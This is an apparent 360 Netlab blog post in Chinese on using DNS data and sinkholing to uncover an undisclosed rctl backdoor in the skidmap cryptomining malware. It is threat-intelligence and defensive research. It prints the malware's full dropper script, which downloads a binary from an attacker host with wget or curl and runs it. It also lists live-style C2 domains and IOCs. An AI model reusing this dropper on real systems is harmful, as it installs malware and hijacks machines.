DNSMon

DNSMon: 用DNS数据进行威胁发现

Zhang Zaifeng, **RootKiter**

Nov 25, 2020 • 19 min read

----发现skidmap的未知后门

更新记录

- [2020-12-07]
  在本文发布之后不久，我们注意到该后门的访问模式有了一定的调整。并在最近DNSMon发现攻击者已经启用了新的域名IOC。具体来说有如下变化：

  1. 将rctl子域名变更为 r1
  2. 新启用了*mylittlewhitebirds[.]com*，*howoldareyou9999[.]com*（比原先的*howoldareyou999[.]com*多了一个字符'9'），*franceeiffeltowerss[.]com*(比原先的*franceeiffeltowers[.]com*多了一个字符's')三个域名作为后面的备用域名。

  具体如下：

```
r1.googleblockchaintechnology[.]com
r1.howoldareyou9999[.]com
r1-443.howoldareyou9999[.]com
r1-443.franceeiffeltowerss[.]com
r1.franceeiffeltowerss[.]com
r1.mylittlewhitebirds[.]com
r1-443.mylittlewhitebirds[.]com
r1-443.googleblockchaintechnology[.]com
```

用DNS数据做安全

DNS协议作为互联网的基础和核心协议，其承载的数据在一定程度上能够反映使用域名提供服务的业务发展情况。使用了DNS服务的恶意行为也不例外，对DNS数据进行安全分析，可以涵盖绝大多数恶意行为。

早期利用DNS数据进行安全检测典型的场景包括针对DGA和fastflux的检测。尽管检测这两类恶意行为的具体方法多种多样（比如检测DGA域名从少量的统计维度，到多特征的机器学习再到基于时序的深度学习检测等等），但是其核心仍然是以纯DNS数据为基础即可完成检测。能这么做的最主要的原因是这两类恶意行为的关键特征在DNS数据上体现的已经非常明显，几乎不需要或者仅需要少量外部数据的辅助即可以完成快速，准确的检测。

但现实中不同的恶意软件由于其目的和所运行环境（比如Windows，Linux，macOS等操作系统对协议栈的实现）差异很大，其在DNS数据中留下的痕迹也各不相同，此时仅依靠**DNS数据**就难以或者说是几乎不可能高效的完成从数据清洗，聚合，检测，校验和防御的闭环。面对海量DNS数据（其他的基础数据也类似）利用大数据分析方法产出的多如牛毛的（异常）线索但无法对其进行精确定性的威胁情报（IOC）的尴尬局面。

在数据，算力和机器智能算法快速发展的今天，我们相信DNS安全未来的一个方向是海量DNS基础数据结合其他多种维度数据进行关联整合，从而进入更深入精细的分析。

> *其实利用DNS数据发现和阻断安全风险的趋势正变得越来越主流。这些年我们看到越来越多的企业甚至国家(没错，国家)把目光转向了DNS这个领域。比如美国的E3A计划，英国正在实施的5年网络安全战略规划[3]，澳大利亚正在实施的国家网络安全战略规划中的ISP系统部分[4]，加拿大CIRA的加拿大盾项目[5]，在其防御手段中，核心是一样的，即利用DNS的数据，在国家层面进行大规模的威胁发现和全局阻断。有兴趣的可以查阅文末的参考资料以及其他相关资料。*

DNSMon系统

2014年，我们在国内建立第一个PassiveDNS系统开始，360netlab团队在DNS领域专心经营了6年。DNSMon是360Netlab利用丰富的DNS安全分析经验，对每日千亿级别的DNS流量进行系统的分析，产出威胁情报(域名IOC)，并向最终用户提供安全防御的平台。

- 其核心在于将海量的DNS数据与360所拥有安全相关数据（包括whois，web，沙箱，蜜罐，证书等等）交叉对比，并从中分析得出威胁情报IOC。
- **无任何先验知识的情况下，大规模的主动阻断高风险，高危安全相关域名。**
- 每天可以产生上千条恶意和高可疑域名黑名单，服务于国内约2000万用户，并已稳定运行近3年。

不同维度数据交叉会产生更好的效果

一般认为，如果以威胁情报（域名IOC）的生产为目标的话，安全分析团队和安全产品通常会寻求能够产出更为精准威胁情报（域名IOC）的方法，比如沙箱，蜜罐等等，毕竟它们是有切实的真相（groudtruth）——即样本——在手的。通过对样本进行逆向几乎可以解释一切行为。
不过逆向工程也面临着挑战：

- 首先是无法大规模的扩展和快速的响应。解决这两个问题的办法也许就是跑沙箱。但是沙箱也有自身的问题，比如运行环境的适配问题，恶意软件的对抗问题等等。
- 其次是能够拿到并分析样本本身是有较高资源要求的。网络规模越大，组网环境越复杂，部署、运营、阻断等资源要求会显著加大。


而DNSMon在大规模的扩展和快速响应方面有着天然的优势，并且接入数据量和后端检测平台的复杂度并非线性关系。因此两种手段的结合是必然趋势。

在运营DNSMon的过程中，现在几乎已经是标准情况，我们拦截的域名往往在几周甚至几个月之后才会进入国内外安全厂家的威胁情报（域名IOC）列表中。为了让用户更透明的看到我们从原始DNS流量到威胁情报（域名IOC）的流程，同时也介绍DNSMon在生产威胁情报（域名IOC）方面的经验，后续我们会陆续推出一系列的文章，并挑选其中一些典型的案例来说明如何从DNS入手并结合多维度的数据生产域名IOC。

本文我们来看第一个例子——skidmap恶意挖矿程序。


DNSMon对未知域名的拦截

DNSMon从**2019**年**5**月份开始，在无任何先验知识的情况下，内置算法直接对***ipfswallet.tk***的**rctl-443/rctl/pm**等三个子域名以及***rctl-443.onlinetalk[.]tk***报黑并进行了拦截，随后在2019年11月又对 *onlinetalk[.]tk* 的rctl/info子域名进行了拦截。在2020年的9月份以及10月份的时候，类似的又分别对 *googleblockchaintechnology[.]com*，*howoldareyou999[.]com*，*franceeiffeltowers[.]com* 的rctl-443/rctl子域名进行了拦截。拦截信息见下图：



显然这些域名在域名结构以及子域名的选择上有较强的相似性，子域名的使用是和业务相关，使用相同的子域名很大程度是相同的业务。
进一步分析其DNS请求的行为模式，我们发现其DNS请求有非常高的一致性。因为这种模式的域名不断出现，且其行为时间跨度已经接近1年半。经验告诉我们，这种行为模式的背后显然是特定的程序在调控，并且在不停的更新。

下图展示了从今年8月份以来相关域名的访问曲线。




如何定性

图关联

一般来说，如果域名结构类似，并且使用了相同的基础设施，那么很有可能这些域名在程序实现上扮演的功能是类似的。为此，我们使用图系统（360netlab开发的对多维度数据进行图关联分析的系统）对这些自动拦截的域名的基础设施和关联情况进行了分析。从下图中可以直观的看出：

- 所有查询域名（第二列的五角星节点）能够通过IP，URL和样本完成互相之间的关联，说明它们在基础设施上确实是一家。
- 同时还扩展出一些新的节点，其中的域名节点有明显的挖矿域名特征，而样本节点则关联出shell脚本和ELF样本，同样符合挖矿恶意程序的基本构成。



域名关联

根据2019年9月份趋势科技的报告[1]可以判断，扩展出来的这两组域名均为skidmap恶意挖矿程序。由此基本可以确定rctl系列域名和skidmap挖矿程序有着密切的关联，并且**DNSMon针对skidmap恶意挖矿程序相关域名（包括作为恶意程序的主下载域名*pm[.]ipfswallet.tk*）的拦截在时间上比趋势科技的安全分析报告早了大概4个月（2019.5 VS 2019.9）**。

URL关联

经过图关联和域名关联的分析，我们可以确定新出现的域名和skidmap恶意挖矿程序有着极为密切的关系。但是由于之前的分析报告尚未对rctl系列域名做过任何相关的分析。

因此为了进一步确定这些新域名的功能，我们使用新的域名拼接旧的URL检查新域名是否在承接相应旧域名的功能。果然，相应的恶意软件是可以成功下载的。

```
hxxp://rctl.googleblockchaintechnology[.]com/pc
hxxp://rctl.googleblockchaintechnology[.]com/pm.sh
hxxp://rctl.googleblockchaintechnology[.]com/miner2
```

```
hxxp://rctl.googleblockchaintechnology[.]com/miner
hxxp://rctl.googleblockchaintechnology[.]com/cos6.tar.gz
hxxp://rctl.googleblockchaintechnology[.]com/cos7.tar.gz
```

并且下载回来的样本和之前分析文章中通过主下载域名(*pm[.]ipfswallet.tk*)分析的大体相同。举例pm.sh的内容如下：

```
PATH=$PATH:/usr/bin:/bin:/sbin:/usr/sbin:/usr/local/bin:/usr/local/sbin

cd /var/lib


if [ -x "/usr/bin/md5sum" -o -x "/bin/md5sum" ];then
    sum=`md5sum pc|grep 42d271982608bd740bf8dd3458f79116|grep -v grep |wc -l`
    if [ $sum -eq 1 ]; then
        chmod +x /var/lib/pc
        /var/lib/pc
        exit 0
    fi
fi

/bin/rm -rf /var/lib/pc
if [ -x "/usr/bin/wget"  -o  -x "/bin/wget" ]; then
   wget -c hxxp://pm.cpuminerpool[.]com/pc -O /var/lib/pc && chmod +x /var/lib/pc &&
elif [ -x "/usr/bin/curl"  -o  -x "/bin/curl" ]; then
   curl -fs hxxp://pm.cpuminerpool[.]com/pc -o /var/lib/pc && chmod +x /var/lib/pc &&
elif [ -x "/usr/bin/get"  -o  -x "/bin/get" ]; then
   get -c hxxp://pm.cpuminerpool[.]com/pc -O /var/lib/pc && chmod +x /var/lib/pc && /
elif [ -x "/usr/bin/cur"  -o  -x "/bin/cur" ]; then
   cur -fs hxxp://pm.cpuminerpool[.]com/pc -o /var/lib/pc && chmod +x /var/lib/pc &&
elif [ -x "/usr/bin/url"  -o  -x "/bin/url" ]; then
   url -fs hxxp://pm.cpuminerpool[.]com/pc -o /var/lib/pc && chmod +x /var/lib/pc &&
else
   rpm -e --nodeps wget
   yum -y install wget
   wget -c hxxp://pm.cpuminerpool[.]com/pc -O /var/lib/pc && chmod +x /var/lib/pc &&
fi
```

定量来看

sinkhole的数据

注意到2020年10月底新出现的2个rctl系列域名（*howoldareyou999[.]com*，*franceeiffeltowers[.]com*）并没有注册，但实际网络中已经有了大量的针对它们的DNS请求流量。由于之前的分析报告中，**完全没有rctl系列域名的任何信息分析**，

为了弄清楚这些域名在实际网络中的切实请求，我们注册了其中的*franceeiffeltowers[.]com*，并对其做了sinkhole。

> *Sinkhole技术是指安全分析人员为了分析或者阻断恶意程序的传播，对恶意程序使用的域名进行注册或者重定向，将其流量导入到安全分析人员控制的机器上，是安全分析人员对抗恶意软件的一种有效手段。该技术同时也是低成本，大规模的关停僵尸网络业务的首选（2014年微软和FBI关停GOZ僵尸网络使用的关键技术之一就是对GOZ的域名做了sinkhole）。*
> *简单来说，当一个僵尸网络中的肉鸡向服务器发送数据时，就可以使用sinkhole技术将这些数据流量进行有目的的转发，以此来对僵尸网络进行监控、查找受到影响的域IP地址，最终瓦解僵尸网络的攻击，让那些肉鸡无法接受命令。*
> *最为大众熟知的sinkhole当属2017年5月，wannacry爆发时安全研究人员针对其开关域名进行注册，做sinkhole处理，成功的阻断了wannacry勒索软件大规模传播，减少了其所造成的损失。*
> *DNSMon在产生IOC的过程中，360netlab维护的基础sinkhole数据库一直在发挥着重要的作用。*

经过观察，发现实际到*franceeiffeltowers[.]com*的流量和到主下载域名*pm[.]ipfswallet.tk*的流量有很大的差别，主要体现在：

1. 通过443端口进行通信
2. 需要完成TLS协议的交互，但是没有对访问域名的证书进行校验（我们提供的证书和sinkhole域名的证书并不匹配）
3. TLS握手之后，收到首包的payload长度为39，内容类似如下（不同客户端来源的数据包的字节的内容会有变化）：

```
00000000: 64 65 66 61 75 6C 74 00  00 00 00 00 00 00 00 00  default.........
00000010: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000020: 00 00 16 3E 12 AE AD                              ...>...
```

或者类似如下：

```
00000000: 63 34 00 00 00 00 00 00  00 00 00 00 00 00 00 00  c4..............
00000010: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
```

```
00000020: 00 52 54 00 B8 EB E1                                   .RT....
```

这些内容显然和我们期望看到的可读性很好的http url以及相应的http协议的其他内容不同，反而看起来像是某种远控程序的上线包。

客户端主要集中在阿里云与腾讯云

通过sinkhole域名，在2020-11-13，我们拿到了689个IP地址，其中64%的请求来源IP集中在阿里云和腾讯云上。具体分布如下图：

因为rctl系列域名（无论是否注册）在请求模式上互相之间非常接近，并且通过DNSMon系统能够看到他们的伴生关系非常紧密。我们有充足的理由相信已注册的域名（*googleblockchain[.]com*）的客户端来源与sinkhole的域名相同。

sinkhole的请求数量

请求数量方面，在2020.11.13 23:00 ~2020.11.14 23:00 时间段内，sinkhole服务器共收到了93.6万次上线请求（长度为39的二进制数据包）。

寻找失落的源，找到了答案

尽管从前面的多种关联来看，几乎可以肯定rctl系列域名必然是和skidmap恶意挖矿程序相关的。但是sinkhole的数据显示rctl系列域名和已经披露的skidmap相关的IOC域名角色并不相同。

为了弄清楚这种流量的真实来源，我们在受限环境中，重新“感染”了一次skidmap。不出所料的发现了针对rctl系列域名的请求，通过分析发现是一个名叫`/usr/bin/irqbalanced (ad303c1e121577bbe67b4615a0ef58dc5e27198b)`的程序在不断的尝试的对外连接rctl* 类域名，并且注意到**rctl相关的字符串也在skidmap的rootkit隐藏的目录列表中**。

通过对该程序的分析发现它来自一个开源的远程控制软件rctl（注：该软件的作者和skidmap的背后黑客不能因为该开源软件的关系而被认为是同一个人），并对其客

户端程序进行了修改以适应skidmap的需求。不过，通信的核心协议并未发生变化，sinkhole最初收到的长度为39字节的数据就是受害者尝试连接主控的首包。
至此，真相大白：**rctl系列域名是skidmap恶意挖矿程序的又一个后门。只因为最初的分析报告中没有提及此域名，导致现在几乎所有的威胁情报平台对rctl系列域名以及后门程序irqbalanced样本本身都没有加入IOC列表。**

因为通信协议没有明显的变化，我们对rctl服务端软件稍作修改进行适配，在sinkhole服务器上运行其服务端之后，不出所料的收到众多的受害者的信息。

从软件运行的截图来看，该控制端可以对受害者进行批量的远程命令执行和单点的shell的登录，其功能说明和运行截图如下：

该远控软件的连接效率很高，服务端启动不久，连接的客户端已经接近900台。考虑到客户端连接时请求主控域名的顺序问题，真实的受害用户可能比这个数量要高不少。

确认丢失了IOC

考虑到skidmap恶意挖矿程序自身的进化，有一种可能当时分析报告的版本并没有该后门，是后来添加进去的。
为了确认此种情况，我们通过virustotal查询了当时分析文章所提供IOC中的kaudited（e6eb4093f7d958a56a5cd9252a4b529efba147c0e089567f95838067790789ee）（正是该程序释放了irqbalanced以及其他的恶意程序），确认此后门在当时版本就存在。

从趋势科技对skidmap进行详尽的分析算起，已经过去了1年多，多家IOC生产机构，却都漏掉了rctl这种重要的IOC，对此我们并不意外。
安全防御没有银弹，利用包括像DNSMon这种平台等多种分析手段，多数据源的交叉才能够尽量好的解决这种问题。

感染过程

关于skidmap利用什么漏洞进入系统，下载了哪些恶意程序(rootkit)，每个恶意程序的功能以及他们之间的关系，不在本文赘述。后续我们考虑用一篇专门的文章来进行具体的介绍。

至此，本文基本结束，做一个简要的概括。

结论

1. DNSMon系统能够很好的发现各种已知和未知的威胁，通过多维度数据交叉校验之后，对其判黑和高可疑数据进行拦截。
2. DNSMon系统产生的黑和高可疑IOC，对安全要求比较高的用户来说是非常有价值，是对现有依据传统安全分析方法产生的威胁情报(IOC)很好的互补。
3. skidmap恶意挖矿程序存在着一个之前一直存在但从未批露的漏洞，新的IOC需要补充进来。
4. skidmap恶意挖矿程序的受害用户在国内目前大多数来自与云平台，主要集中在阿里云和腾讯云。

参考资料

1. https://www.trendmicro.com/en_us/research/19/i/skidmap-linux-malware-uses-rootkit-capabilities-to-hide-cryptocurrency-mining-payload.html
2. https://github.com/ycsunjane/rctl
3. https://assets.publishing.service.gov.uk/government/uploads/system/uploads/attachment_data/file/567242/national_cyber_security_strategy_2016.pdf
4. https://www.homeaffairs.gov.au/cyber-security-subsite/files/cyber-security-strategy-2020.pdf

5. https://www.cira.ca/cybersecurity-services/canadian-shield

IOC

注：本IOC列表仅包含DNSMon系统发现的且之前分析报告没有提及的域名IOC以及本次分析流程中识别出的其他类型的IOC。

```
域名:
rctl-443.franceeiffeltowers[.]com
rctl-443.googleblockchaintechnology[.]com
rctl-443.howoldareyou999[.]com
rctl-443.ipfswallet[.]tk
rctl-443.onlinetalk[.]tk
rctl.franceeiffeltowers[.]com
rctl.googleblockchaintechnology[.]com
rctl.howoldareyou999[.]com
rctl.ipfswallet[.]tk
rctl.onlinetalk[.]tk

样本:
ecb6f50245706cfbdc6d2098bc9c54f3  irqbalanced
9c129d93f6825b90fa62d37b01ae3b3c  pamdicks
5840dc51673196c93352b61d502cb779  ip6network
871a598f0ee903b4f57dbc5020aae293  systemd-network

证书:
4241c714cd2b04f35e49ed593984c6932e1f387c   rctl.onlinetalk[.]tk
3158b9c2e703a67363ac9ee9c1b247c2e1abf4c7   rctl.onlinetalk[.]tk
5fbad62b7738c76094ab6a05b32425305400183f   onlinetalk[.]tk
e886e1899b636f2875be56b96cf1affdd957348a   googleblockchaintechnology[.]com

目录文件:
/etc/rctlconf/rctlcli.cfg
/etc/rctlconf/certs/rctl_cert.pem
/etc/rctlconf/certs/rctl_priv.pem
/etc/rctlconf/certs/rctl_ca.crt

ssh登录公钥:

ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC/cjOtK8LAcIPBchQkU/qKSGbe7A9MTvrwqBc6trso6UMBp
```

— 360 Netlab Blog - Network Security Research Lab at 360 —

DNSMon

俄乌危机中的数字证书：吊销、影响、缓解

商业数字证书签发和使用情况简介(删减版)

An assessment of Non-Authorized Domain Name Resolution provided by DNS Resolution Service Provider

Import 2022-11-30 11:16

DNS data mining case study - skidmap

As the foundation and core protocol of the Internet, the DNS protocol carries data that, to a certain extent, reflects a good deal of the user behaviors, thus security analysis of DNS data can cover a decent amount of the malicious activities.

In the early days, typical scenarios for early

Import 2022-11-30 11:16

Blackrota, a heavily obfuscated backdoor written in Go

The most obfuscated Go-developed ELF-formatted malware we've found to date. Overview Recently, a malicious backdoor program written in the Go language that exploits an unauthorized access vulnerability in the Docker Remote API was caught by the our Anglerfish honeypot. We named it Blackrota, given that its C2...

See all 28 posts →

Nov 30, 2020 · 9 min read

· Nov 24, 2020 · 7 min read